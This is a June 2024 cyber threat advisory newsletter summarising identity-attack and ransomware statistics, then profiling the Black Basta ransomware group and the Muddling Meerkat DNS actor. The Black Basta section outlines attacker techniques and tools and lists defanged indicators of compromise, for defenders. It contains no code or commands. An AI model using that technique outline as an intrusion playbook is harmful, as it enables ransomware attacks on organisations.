JUNE 2024

Cyber Threat Advisory

Identity attacks reveal critical vulnerabilities, threatening the security foundation of our digital world.

sdgc.com

Table of Contents

Executive Cyber Risk Rundown

49 million

customer records accessed in Dell API security breach.

78%

of the AI adopters believe AI to be safe and only

15%

have a policy governing its usage safely

- With increased AI adoption, related risks are growing exponentially.
- Protecting privileged identity in robotic process automation is top priority.

A recent CyberArk report highlights that organizations experienced two or more identity-related breaches in the past year. Machine identities, including those created by AI-related programs and multi-cloud strategies, are a significant risk. These machine identities often lack proper security controls, making them potent vectors for exploitation.

- The number of compromises against cloud-based identities configured with multi-factor authentication (MFA) is increasing.
- Many organizations today still rely on security controls that do not offer token theft protection, and there is no simple solution to mitigating token theft and stolen token usage.
- AI-powered phishing attacks, ransomware targeting IoT devices, and the use of deepfake technology for identity theft are emerging threats. Skilled and unskilled bad actors are increasingly leveraging AI-powered malware and phishing techniques.

CRITICAL THREAT ALERT

The Identity Meltdown: A Looming Threat

Our digital world relies on identity for everything from social media to corporate secrets. But a surge in identity attacks exposes a critical vulnerability—our security foundation is crumbling.

Identity Vulnerabilities

- Exploding identities (apps, cloud, IoT) create more attack points.
- Decentralized workforces with personal devices and multiple logins create security gaps.
- "Just-in-time" cloud access privileges lack oversight, creating blind spots.

The Devastating Impact

Recent breaches (Dell, AT&T, MediSecure) highlight the risks. **A recent study shows a 7.1% increase in identity breaches, with 64% to 67% of breached organizations suffering financial losses.**

Unveiling the Attack Vectors

- Weak password hygiene
- Credential sharing
- Unauthorized devices
- Social engineering
- Compromised privileged identities

The Identity Meltdown: A Call to Action

Securing identities is the first line of defense in today's threat landscape.

Monthly Highlights

RSA Conference: Two-Thirds of Organizations Failing to Address AI Risks, ISACA Finds

AI use on the rise: There's a significant increase in AI adoption (70% using some form of AI) despite security concerns. Common uses include productivity increase, repetitive task automation, and content creation.

Security and ethics concerns with AI adoption: Two-thirds of organizations lack proper measures to address security, privacy and ethical risks surrounding AI use.

Lack of AI expertise: There's a knowledge gap among IT professionals—only 25% are very familiar with AI.

Need for AI training: Nearly half of organizations don't offer AI training, hindering workforce preparedness.

Impact of AI on jobs: While many jobs might be modified by AI (80%), a significant portion of IT professionals believe AI will have a positive impact on their careers (78%). There will likely be job displacement in some areas (e.g., SOC analysts) but also new opportunities related to AI security.

Policy gap for AI use: Only 15% of organizations have a formal policy for governing AI technology use.

Report Shows AI Fraud, Deepfakes Are Top Challenges For Banks

Key Points on Fraud in Banking (MiTek Systems' Identity Intelligence Index 2024):

- **Increased Sophistication:** 76% of banks report scams are getting more complex.
- **Variety of Threats:** Traditional (money laundering) and emerging (AI-generated fraud) threats exist.
- **High Fraud Risk:** Up to 30% of transactions could be fraudulent, according to some risk professionals.
- **Customer Onboarding Vulnerable:** 42% of banks find onboarding a high-risk stage for fraud.
- **Identity Verification Issues:** Nearly 20% of banks struggle with verifying identities throughout the customer journey, despite KYC regulations.
- **Tech Solutions Gaining Traction:** Technologies like liveness detection and biometrics are increasingly used to fight fraud.
- **Fintech Advantage:** 41% of fintech firms have better identity verification measures than mature banks (33%).
- **Collaboration Needed:** Industry-wide effort (government, businesses, technology) is crucial to combat evolving fraud threats.

RSAC: Log4J Still Among Top Exploited Vulnerabilities, Cato Finds

Log4J Vulnerability (CVE-2021-44228):

- Remains a frequently attempted exploit.
- Accounted for 30% of outbound and 18% of inbound vulnerability exploitations in Q1 2024.

Other Vulnerability Exploits:

- CVE-2017-9841 (targeting PHP Unit) was the most common vulnerability exploited (33% of all exploits).

Threat Actor Behavior:

- Some threat actors prefer exploiting unpatched systems over zero-day vulnerabilities.
- Patching remains challenging.

Insecure Protocols in WAN:

- 62% of web applications run on HTTP (non-encrypted).
- 54% of WAN traffic uses Telnet (susceptible to attacks).
- 46% use SMB protocol version 1 (less secure than versions 2 and 3).

Lateral Movement and TTPs:

- Lateral movement observed in agriculture, real estate, and travel industries.
- Specific techniques vary by industry (e.g., 'Endpoint Denial of Service' in entertainment, telecommunications, and mining sectors).
- 'Exploitation for Credential Access' used frequently in service and hospitality sectors.
- Cato CTRL analyzed 1.26 trillion network flows across Cato Networks' 2200 customers for this report.

Only 45% of Organizations Use MFA to Protect Against Fraud

Ping Identity reports that most businesses are grappling with identity verification challenges and harbor concerns about their ability to fend off AI-related threats. Despite the availability of stronger protection solutions, many organizations are not fully utilizing them. Based on responses from 700 IT decision-makers across the US, UK, France, Germany, Australia, and Singapore, the report underscores the urgent need for organizations to bolster their identity protection strategies:

Identity Verification Challenges:

- 97% of organizations face difficulties with identity verification.
- 52% are very concerned about credential compromise, and 50% worry about account takeover.

Current Fraud Prevention Strategies:

- 49% admit their strategy is somewhat or not effective against credential compromise.
- Only 45% use two-factor/multi-factor identification, and 44% use biometrics for fraud protection.

Concerns About AI and Identity Fraud:

- 54% are very concerned that AI technology will increase identity fraud.
- Healthcare organizations lag in implementing AI protection strategies, with only 27% doing so.

Decentralized Identity (DCI) Adoption:

- 38% have implemented DCI as protection against fraud (up from 13% last year).

Education vs. Action Gap:

- Organizations need to adopt technologies like identity proofing and verification to enhance security.

Supply Chain Breaches Up 68% Year Over Year, according to DBIR

Supply chain breaches have seen a consistent uptick in recent times, as per Verizon's latest Data Breach Investigations Report (DBIR). Particularly noteworthy is the sharp increase observed in recent months, with third-party involvement in breaches rising from 9% in 2022 to 15% in 2023. However, these figures are not solely indicative of malicious attacks but also reflect accounting practices.

Supply Chain Breaches:

- Expanded scope includes vendor compromises, data custodians, software updates, and third-party software vulnerabilities.
- Exploited vulnerabilities are the most prevalent VERIS action in supply chain incidents.

Zero-Day Vulnerabilities and Ransomware:

- Surge in zero-day vulnerabilities in ransomware attacks.
- Third-party bugs require a shift from vulnerability management to vendor management.

Vendor Selection and Reliability:

- Organizations should scrutinize how they choose to interact with vendors.

Ransom Recovery Costs Reach $2.73 Million

According to Sophos, the average ransom payment has surged by 500% over the past year. Organizations that paid the ransom reported an average payment of $2 million, up from $400,000 in 2023. However, ransom payments are just one component of the total cost. Excluding ransoms, the average cost of recovery reached $2.73 million, nearly a million dollars more than the $1.82 million reported in 2023.

Ransomware Attacks Remain a Major Threat

- Despite a slight decrease in attack rates (59% vs 66% in 2023), ransomware is still the dominant cybercrime threat.
- Even small businesses are targeted frequently, with nearly half hit in the past year.

High Ransom Demands

- Ransomware attackers seek significant payouts, with 63% of demands exceeding $1 million and 30% exceeding $5 million.
- This trend affects organizations of all sizes, with 46% of those under $50 million receiving seven-figure demands.


Common Attack Vectors


- Exploited vulnerabilities are the most frequent cause, accounting for 32% of attacks.
- Compromised credentials (29%) and malicious emails (23%) are also common entry points.

Recommendations for Businesses

- Address root causes like vulnerabilities and compromised credentials to minimize risk.
- Raise the bar for attackers by implementing strong security measures to maximize defensive effectiveness.

Ransomware Tracker





- LockBit3.0 as the most active ransomware group in recent days, followed by groups like Diil, 8base, and RansomHUB
- LockBit3.0 holding a significant share (16.10%) of total ransomware posts, with a notable diversity in ransomware groups contributing to overall activity
- The U.S. healthcare network Ascension experienced a major ransomware attack attributed to Black Basta, leading to substantial disruptions including diverted ambulances and offline hospital systems
- U.S. authorities have charged several individuals linked to the LockBit ransomware group. These charges are part of broader efforts to combat ransomware.
- After a significant law enforcement operation disrupted their operations, LockBit ransomware quickly rebounded, employing new encryption methods and infrastructure to continue their attacks.
- New variants of the STOP ransomware were identified, featuring unique file extensions such as .paaa, which signifies ongoing development and distribution of ransomware tools among cybercriminal communities.
- The 8Base ransomware group significantly increased their activities in June 2024, engaging in double-extortion attacks.
- Ransomware groups are refining their approaches, such as using intermittent encryption to evade detection and adopting Rust as a programming language to enhance the security and versatility of their malicious software
- There is a noticeable shift in ransomware strategies from mere data encryption to extensive data theft and exfiltration, with groups like CLOP and BlackCat leading this transition.
- Several major attacks have been reported, including those on healthcare systems and large corporations, underscoring the ongoing and critical threat posed by ransomware to various sectors globally.

Articles

CISA: Black Basta Ransomware Breached Over 500 Organizations Worldwide

Affiliates of the Black Basta ransomware compromised more than 500 organizations between April 2022 and May 2024, according to a report released by CISA and the FBI.

The gang also encrypted and stole data from at least 12 out of 16 critical infrastructure sectors, according to a joint report released by the Department of Health and Human Services (HHS) and the Multi-State Information Sharing and Analysis Centre (MS-ISAC).
According to CISA, affiliates of Black Basta have attacked more than 500 private sector and critical infrastructure companies, including hospitals, across North America, Europe, and Australia.

This month, Black Basta was connected to a possible ransomware attack that targeted the systems of massive healthcare provider Ascension, causing the American healthcare system to reroute ambulances to unaffected locations.

Detection

In April 2022, Black Basta became known as a ransomware-as-a-service (RaaS) operation. Since then, several well-known victims have been compromised by its affiliates, including the American Dental Association, the Toronto Public Library, the German defense contractor Rheinmetall, Hyundai's European division, the U.K. technology outsourcing company Capita, the industrial automation company and government contractor ABB, and Yellow Pages Canada.
The Conti cybercrime syndicate broke up into several groups after it shut down in June 2022 due to a string of embarrassing data breaches; Black Basta is thought to be one of these factions.

The Department of Health and Human Services security team concluded after observing that the threat group had targeted at least 20 victims in its first two weeks of operation, "indicating that it is experienced in ransomware and has a steady source of initial access."

Many believe Black Basta, which is still in its early stages, could be a rebranded version of Conti, a Russian-speaking RaaS threat group, or could even be connected to other Russian-speaking cyber threat groups due to the group's skillful ransomware operators and unwillingness to recruit or advertise on Dark Web forums.

Elliptic and Corvus Insurance research indicates that, as of November 2023, this ransomware gang with Russian connections has also amassed at least $100 million in ransom payments from over 90 victims.

Technical Details

Initial Access

Spearphishing is the main method used by Black Basta affiliates to gain early access. Cybersecurity experts claim that affiliates have also utilized Qakbot in the beginning of access. Affiliates of Black Basta started taking advantage of ConnectWise vulnerability CVE-2024-1709 in February 2024. Affiliates have been seen misusing legitimate credentials on a few occasions.

Discovery and Execution

Affiliates of Black Basta perform network scanning using programs like SoftPerfect Network Scanner (netscan.exe). Researchers studying cybersecurity have seen affiliates using tools with innocent-sounding file names, like Intel or Dell, stored in the root drive C:\, to conduct reconnaissance.

Lateral Movement

Affiliates of Black Basta move laterally by using Remote Desktop Protocol (RDP) and tools like BITSAdmin and PsExec. To help with lateral movement and remote access, some affiliates also employ devices like Cobalt Strike Beacon, Screen Connect, and Splashtop.

Privilege Escalation and Lateral Movement

Black Basta affiliates use credential scraping tools like Mimikatz to escalate privileges. Cybersecurity experts claim that affiliates of Black Basta have also taken advantage of vulnerabilities for local and Windows Active Domain privilege escalation, including PrintNightmare (CVE-2021-34527, [CWE-269]), NoPac (CVE-2021-42278 [CWE-20] and CVE-2021-42287 [CWE-269]), and ZeroLogon (CVE-2020-1472, [CWE-330]).

Exfiltration and Encryption

Affiliates of Black Basta use RClone to make data exfiltration easier before encryption. Cybersecurity experts have seen Black Basta affiliates use PowerShell to turn off antivirus software before exfiltration, and in some cases, they have used a tool called Backstab to turn off endpoint detection and response (EDR) tooling. Files are fully encrypted using the ChaCha20 algorithm and an RSA-4096 public key once antivirus programs are closed. File names are altered to include a.basta or other random file extensions, and the compromised system is left with a ransom note called readme.txt. Affiliates use the vssadmin.exe program to remove volume shadow copies, which further impedes system recovery.

Tools Used by Black Basta Affiliates

Tool Name	Description
BITSAdmin	A command-line utility that manages downloads/uploads between a client and server by using the Background Intelligent Transfer Service (BITS) to perform asynchronous file transfers.
Cobalt Strike	A penetration testing tool used by security professions to test the security of networks and systems. Black Basta affiliates have used it to assist with lateral movement and file execution.
Mimikatz	A tool that allows users to view and save authentication credentials such as Kerberos tickets. Black Basta affiliates have used it to aid in privilege escalation.
PSExec	A tool designed to run programs and execute commands on remote systems.
PowerShell	A cross-platform task automation solution made up of a command-line shell, a scripting language, and a configuration management framework, which runs on Windows, Linux, and macOS.
RClone	A command line program used to sync files with cloud storage services such as Mega.
SoftPerfect	A network scanner (netscan.exe) used to ping computers, scan ports, discover shared folders, and retrieve information about network devices via Windows Management Instrumentation (WMI), Simple Network Management Protocol (SNMP), HTTP, Secure Shell (SSH) and PowerShell. It also scans for remote services, registry, files, and performance counters.
ScreenConnect	Remote support, access, and meeting software that allows users to control devices remotely over the internet.
Splashtop	Remote desktop software that allows remote access to devices for support, access, and collaboration.
WinSCP	Windows Secure Copy is a free and open source SSH File Transfer Protocol, File Transfer Protocol, WebDAV, Amazon S3, and secure copy protocol client. Black Basta affiliates have used it to transfer data from a compromised network to actor-controlled accounts.

Indicators of Compromise

Malicious Files

Hash	Description
0112e3b20872760dda5f658f6b546c85f126e803e27f0577b294f335ffa5a298	rclone.exe
d3683beca3a40574e5fd68d30451137e4a8bbaca8c428ebb781d565d6a70385e	Winscp.exe
88c8b472108e0d79d16a1634499c1b45048a10a38ee799054414613cc9dccccc	DLL
58ddbea084ce18cfb3439219ebcf2fc5c1605d2f6271610b1c7af77b8d0484bd	DLL
39939eacfbc20a2607064994497e3e886c90cd97b25926478434f46c95bd8ead	DLL
5b2178c7a0fd69ab00cef041f446e04098bbb397946eda3f6755f9d94d53c221	DLL
51eb749d6cbd08baf9d43c2f83abd9d4d86eb5206f62ba43b768251a98ce9d3e	DLL
d15bfbc181aac8ce9faa05c2063ef4695c09b718596f43edc81ca02ef03110d1	DLL
5942143614d8ed34567ea472c2b819777edd25c00b3e1b13b1ae98d7f9e28d43	DLL
05ebae760340fe44362ab7c8f70b2d89d6c9ba9b9ee8a9f747b2f19d326c3431	DLL
a7b36482ba5bca7a143a795074c432ed627d6afa5bc64de97fa660faa852f1a6	DLL
86a4dd6be867846b251460d2a0874e6413589878d27f2c4482b54cec134cc737	DLL
07117c02a09410f47a326b52c7f17407e63ba5e6ff97277446efc75b862d2799	DLL
96339a7e87ffce6ced247feb9b4cb7c05b83ca315976a9522155bad726b8e5be	ELF
1c1b2d7f790750d60a14bd661dae5c5565f00c6ca7d03d062adcecda807e1779	ELF
360c9c8f0a62010d455f35588ef27817ad35c715a5f291e43449ce6cb1986b98	ELF
0554eb2ffa3582b000d558b6950ec60e876f1259c41acff2eac47ab78a53e94a	EXE
9a55f55886285eef7ffabdd55c0232d1458175b1d868c03d3e304ce7d98980bc	EXE
62e63388953bb30669b403867a3ac2c8130332cf78133f7fd4a7f23cdc939087	EXE
7ad4324ea241782ea859af12094f89f9a182236542627e95b6416c8fb9757c59	EXE
350ba7fca67721c74385faff083914ecdd66ef107a765dfb7ac08b38d5c9c0bd	EXE
90ba27750a04d1308115fa6a90f36503398a8f528c974c5adc07ae8a6cd630e7	EXE
fafaff3d665b26b5c057e64b4238980589deb0dff0501497ac50be1bc91b3e08	EXE
acb60f0dd19a9a26aaaefd3326db8c28f546b6b0182ed2dcc23170bcb0af6d8f	EXE
d73f6e240766ddd6c3c16eff8db50794ab8ab95c6a616d4ab2bc96780f13464d	EXE
f039eaaced72618eaba699d2985f9e10d252ac5fe85d609c217b45bc8c3614f4	EXE
723d1cf3d74fb3ce95a77ed9dff257a78c8af8e67a82963230dd073781074224	EXE
ae7c868713e1d02b4db60128c651eb1e3f6a33c02544cc4cb57c3aa6c6581b6e	EXE

Continued on next page >

Network Indicators

IP Address	Description
66.249.66[.]18	0gpw.588027fa.dns.realbumblebee[.]net, dns.trailshop[.]net, dns.artspathgroupe[.]net
66.249.66[.]18	my.2a91c002002.588027fa.dns.realbumblebee[.]net
66.249.66[.]18	fy9.39d9030e5d3a8e2352daae2f4cd3c417b36f64c6644a783b9629147a1.afd8b8a4615358e0313bad8c544a1af0d8efcec0e8056c2c8eee96c7.b06d1825c0247387e38851b-06be0272b0bd619b7c9636bc17b09aa70.a46890f27.588027fa.dns.realbumblebee[.]net
95.181.173[.]227	adslsdfdsfmo[.]world
	fy9.36c44903529fa273afff3c9b7ef323432e223d22ae1d625c4a3957d57.015c16eff32356bf566c4fd3590c6ff9b2f6e8c587444ecbfc4bcae7.f71995aff9e6f22f8daffe9d2ad-9050abc928b8f93bb0d42682fd3c3.445de2118.588027fa.dns.realbumblebee[.]net
207.126.152[.]242	xkpal.d6597fa.dns.blocktoday.net nuher.3577125d2a75f6a277fc5714ff536c5c6af5283d928a66daad6825b9a.7aaf8bba88534e88ec89251c57b01b322c7f52c7f1a5338930ae2a50.cbb47411f60fe58f76cf79d-300c03bdecfb9e83379f59d80b8494951.e10c20f77.7fcc0eb6.dns.blocktoday[.]net
72.14.196[.]192	.rasapool[.]net, dns.trailshop[.]net
72.14.196[.]2	.rasapool[.]net
72.14.196[.]226	.rasapool[.]net
46.161.27[.]151	.rasapool[.]net
185.219.221[.]136	nuher.1d67bbcf4.456d87aa6.2d84dfba.dns.specialdrills[.]com
64.176.219[.]106	
5.78.115[.]67	your-server[.]de
207.126.152[.]242	xkpal.1a4a64b6.dns.blocktoday[.]net
185.219.221[.]136	
64.176.219[.]106	
5.78.115[.]67	your-server[.]de
207.126.152[.]242	xkpal.1a4a64b6.dns.blocktoday[.]net
46.8.16[.]77	
185.7.214[.]79	VPN Server
185.220.100[.]240	Tor exit
107.189.30[.]69	Tor exit
5.183.130[.]92	
185.220.101[.]149	Tor exit
188.130.218[.]39	
188.130.137[.]181	
46.8.10[.]134	
155.138.246[.]122	
80.239.207[.]200	winklen[.]ch
183.181.86[.]147	Xserver[.]jp
34.149.120[.]3	
104.21.40[.]72	
34.250.161[.]149	
88.198.198[.]90	your-server[.]de; literoved[.]ru
151.101.130[.]159	151.101.130[.]159
35.244.153[.]44	35.244.153[.]44
35.212.86[.]55	35.212.86[.]55
34.251.163[.]236	34.251.163[.]236
34.160.81[.]203	34.160.81[.]203
34.149.36[.]179	34.149.36[.]179
104.21.26[.]145	104.21.26[.]145
83.243.40[.]10	83.243.40[.]10
35.227.194[.]51	35.227.194[.]51
35.190.31[.]54	35.190.31[.]54
34.120.190[.]48	34.120.190[.]48
116.203.186[.]178	
34.160.17[.]71	

Malicious Files

Hash	Description
fff35c2da67eef6f1a10c585b427ac32e7f06f4e4460542207abcd62264e435f	EXE
df5b004be71717362e6b1ad22072f9ee4113b95b5d78c496a90857977a9fb415	EXE
462bbb8fd7be98129aa73efa91e2d88fa9cafc7b47431b8227d1957f5d0c8ba7	EXE
3c50f6369f0938f42d47db29a1f398e754acb2a8d96fd4b366246ac2ccbe250a	EXE
5d2204f3a20e163120f52a2e3595db19890050b2faa96c6cba6b094b0a52b0aa	EXE
37a5cd265f7f555f2fe320a68d70553b7aa9601981212921d1ac2c114e662004	EXE
3090a37e591554d7406107df87b3dc21bda059df0bc66244e8abef6a5678af35	EXE
17879ed48c2a2e324d4f5175112f51b75f4a8ab100b8833c82e6ddb7cd817f20	EXE
42f05f5d4a2617b7ae0bc601dd6c053bf974f9a337a8fcc51f9338b108811b78	EXE
882019d1024778e13841db975d5e60aaae1482fcf86ba669e819a68ce980d7d3	EXE
e28188e516db1bda9015c30de59a2e91996b67c2e2b44989a6b0f562577fd757	EXE
0a8297b274aeab986d6336b395b39b3af1bb00464cf5735d1ecdb506fef9098e	EXE
6919282f1f8ce4561cf9c9cb494a133584179116cb2e7409bea3e18901a1ca944	EXE
3337a7a9ccdd06acdd6e3cf4af40d871172d0a0e96fc48787b574ac93689622a	EXE
17205c43189c22dfcb278f5cc45c2562f622b0b6280dcd43cc1d3c274095eb90	EXE
b32daf27aa392d26bdf5faafbaae6b21cd6c918d461ff59f548a73d447a96dd9	EXE

File Indicators

Filename	Hash
C:\Users\Public\Audio\Jun.exe	b6a4f4097367d9c124f51154d8750ea036a812d5badde0baf9c5f183bb53dd24
C:\Users\Public\Audio\esx.zip	
C:\Users\Public\Audio\7zG.exe	f21240e0bf9f0a391d514e34d4fa24ecb997d939379d2260ebce7c693e55f061
C:\Users\Public\Audio\7z.dll	
C:\Users\Public\db_Usr.sql	8501e14ee6ee142122746333b936c9ab0fc541328f37b5612b6804e6cdc2c2c6
C:\Users\Public\Audio\db_Usr.sql	
C:\Users\Public\Audio\hv2.ps1	
C:\Users\Public\7zG.exe	
C:\Users\Public\7z.dll	
C:\Users\Public\BitLogic.dll	
C:\Users\Public\NetApp.exe	4c897334e6391e7a2fa3cbcbf773d5a4
C:\Users\Public\DataSoft.exe	2642ec377c0cee3235571832cb472870
C:\Users\Public\BitData.exe	b3fe23dd4701ed00d79c03043b0b952e
C:\Users\Public\DigitalText.dll	
C:\Users\Public\GeniusMesh.exe	
\Device\Mup\{redacted}\C$\Users\Public\Music\PROCEXP.sys	
\Device\Mup\{redacted}\C$\Users\Public\Music\DumpNParse86.exe	
\Device\Mup\{redacted}\C$\Users\Public\Music\POSTDump.exe	
\Device\Mup\{redacted}\C$\Users\Public\Music\DumpNParse.exe	
C:\Users\Public\socksps.ps1	
C:\Users\Public\Thief.exe	034b5fe047920b2ae9493451623633b14a85176f5eea0c7aadc110ea1730ee79
C:\Users\All Users\{redacted}\GWT.ps1	8C68B2A794BA3D148CAE91BDF9C8D357289752A94118B5558418A36D95A5A45F
C:\Program Files\MonitorIT\GWT.ps1	
Winx86.exe	3c65da7f7bfdaf9acc6445abbedd9c4e927d37bb9e3629f34afc338058680407
C:\Users\Public\eucr.exe	808c96cb90b7de7792a827c6946ff48123802959635a23bf9d98478ae6a259f9
C:\Windows\DS_c1.dll	3a8fc07cadc08eeb8be342452636a754158403c3d4ebff379a4ae66f8298d9a6
C:\Windows\DS_c1.dll	4ac69411ed124da06ad66ee8bfbcea2f593b5b199a2c38496e1ee24f9d04f34a
C:\Windows\DS_c1.dll	819cb9bcf62be7666db5666a693524070b0df589c58309b067191b30480b0c3a
C:\Windows\DS_c1.dll	c26a5cb62a78c467cc6b6867c7093fbb7b1a96d92121d4d6c3f0557ef9c881e0
C:\Windows\DS_c1.dll	d503090431fdd99c9df3451d9b73c5737c79eda6eb80c148b8dc71e8462340 1f
C:\Windows\DS_c1.dll	

*\instructions_read_me.txt

Known Black Basta Cobalt Strike Domains

Domain	Date/Time (UTC)
trailshop[.]net	5/8/2024 6:37
realbumblebee[.]net	5/8/2024 6:37
recentbee[.]net	5/8/2024 6:37
investrealtydom[.]net	5/8/2024 6:37
webnubee[.]com	5/8/2024 6:37
artspathgroup[.]net	5/8/2024 6:37
buyblocknow[.]com	5/8/2024 6:37
currentbee[.]net	5/8/2024 6:37
modernbeem[.]net	5/8/2024 6:37
startupbusiness24[.]net	5/8/2024 6:37
magentoengineers[.]com	5/8/2024 6:37
childrensdolls[.]com	5/8/2024 6:37
myfinancialexperts[.]com	5/8/2024 6:37
limitedtoday[.]com	5/8/2024 6:37
kekeoamigo[.]com	5/8/2024 6:37
nebraska-lawyers[.]com	5/8/2024 6:37
tomlawcenter[.]com	5/8/2024 6:37
thesmartcloudusa[.]com	5/8/2024 6:37
rasapool[.]net	5/8/2024 6:37
artspathgroupe[.]net	5/8/2024 6:37
specialdrills[.]com	5/8/2024 6:37
thetrailbig[.]net	5/8/2024 6:37
consulheartinc[.]com	3/22/2024 15:35
otxcosmeticscare[.]com	3/15/2024 10:14
otxcarecosmetics[.]com	3/15/2024 10:14
artstrailman[.]com	3/15/2024 10:14
ontexcare[.]com	3/15/2024 10:14
trackgroup[.]net	3/15/2024 10:14
businessprofessionalllc[.]com	3/15/2024 10:14
securecloudmanage[.]com	3/7/2024 10:42
oneblackwood[.]com	3/7/2024 10:42
buygreenstudio[.]com	3/7/2024 10:42

Domain	Date/Time (UTC)/Time (UTC)
startupbuss[.]com	3/7/2024 10:42
onedogsclub[.]com	3/4/2024 18:26
wipresolutions[.]com	3/4/2024 18:26
recentbeelive[.]com	3/4/2024 18:26
trailcocompany[.]com	3/4/2024 18:26
trailcosolutions[.]com	3/4/2024 18:26
artstrailreviews[.]com	3/4/2024 18:26
usaglobalnews[.]com	2/15/2024 5:56
topglobaltv[.]com	2/15/2024 5:56
startupmartec[.]net	2/15/2024 5:56
technologgies[.]com	1/2/2024 18:16
jenshol[.]com	1/2/2024 18:16
simorten[.]com	1/2/2024 18:16
investmentgblog[.]net	1/2/2024 18:16
protectionek[.]com	1/2/2024 18:16

Known Black Basta Cobalt Strike Domains

airbusco[.]net
allcompanycenter[.]com
animalsfast[.]net
audsystemecll[.]net
auuditoe[.]com
bluenetworking[.]net
brendonline[.]com
businesforhome[.]com
caspercan[.]com
clearsystemwo[.]net
cloudworldst[.]net
constrtionfirst[.]com
erihudeg[.]com
garbagemoval[.]com
gartenlofti[.]com
getfnewsolutions[.]com
getfnewssolutions[.]com
investmendvisor[.]net
investmentrealtyhp[.]net
ionoslaba[.]com
jessvisser[.]com
karmafisker[.]com
kolinileas[.]com
maluisepaul[.]com
masterunix[.]net
monitor-websystem[.]net
monitorsystem[.]net
mytrailinvest[.]net
prettyanimals[.]net
reelsysmoona[.]net
seohomee[.]com
septcntr[.]com
softradar[.]net
startupbizaud[.]net
startuptechnologyw[.]net
steamteamdev[.]net
stockinvestlab[.]net
taskthebox[.]net
trailgroupl[.]net
treeauwin[.]net
unitedfrom[.]com
unougn[.]com
wardeli[.]com
welausystem[.]net
wellsystemte[.]net
withclier[.]com

Prevention

- Implement multi-factor authentication (MFA) on all user accounts
- Limit the use of RDP and other remote desktop services
- Provide proper training so employees can steer away from malicious lures
- Use strong & unique passwords
- Change password within 45 days
- Keeping all software updated
- Make backups of critical systems and device configurations
- Monitor the network for suspicious behavior
- Add advanced email filtering technique

Remediation


- Enable data protection and encryption procedure
- Apply email filtering and data authentication technique
- Active incident response team
- Implement monitoring tool to detect suspicious behavior
- Apply endpoint security policies
- Apply security updates every month and patch their systems
- Enable multi-factor authentication for every account
- Apply patches for internet-facing systems within a risk-informed span of time
- Keep your anti-malware and anti-virus software up to date

Muddling Meerkat Hackers Manipulate DNS Using China's Great Firewall

A new cluster of activity known as "Muddling Meerkat" is thought to be connected to a threat actor sponsored by the Chinese state that has been manipulating DNS to probe networks throughout the world since October 2019, with a peak in activity noted in September 2023.

One noteworthy aspect of Muddling Meerkat's operations is the manipulation of MX (Mail Exchange) records through the introduction of fictitious responses via China's Great Firewall (GFW). This is a novel and unprecedented use of the nation's internet censorship system.

The activity was uncovered by Infoblox; it lacks a clear objective or driving force, but it exhibits sophisticated DNS system manipulation skills.




Detection

Researchers at Infoblox say they found something that could easily go unnoticed or be mistaken for harmless behavior by examining vast amounts of DNS data.

DNS is a crucial component of the internet's functionality because it converts human-readable domain names into IP addresses, which computers use to connect and identify with one another on a network.

By focusing on the process through which resolvers provide IP addresses, Muddling Meerkat modifies DNS queries and answers.

To tamper with the routing and possibly misdirect emails, they could, for example, provoke false MX record responses from the GFW.



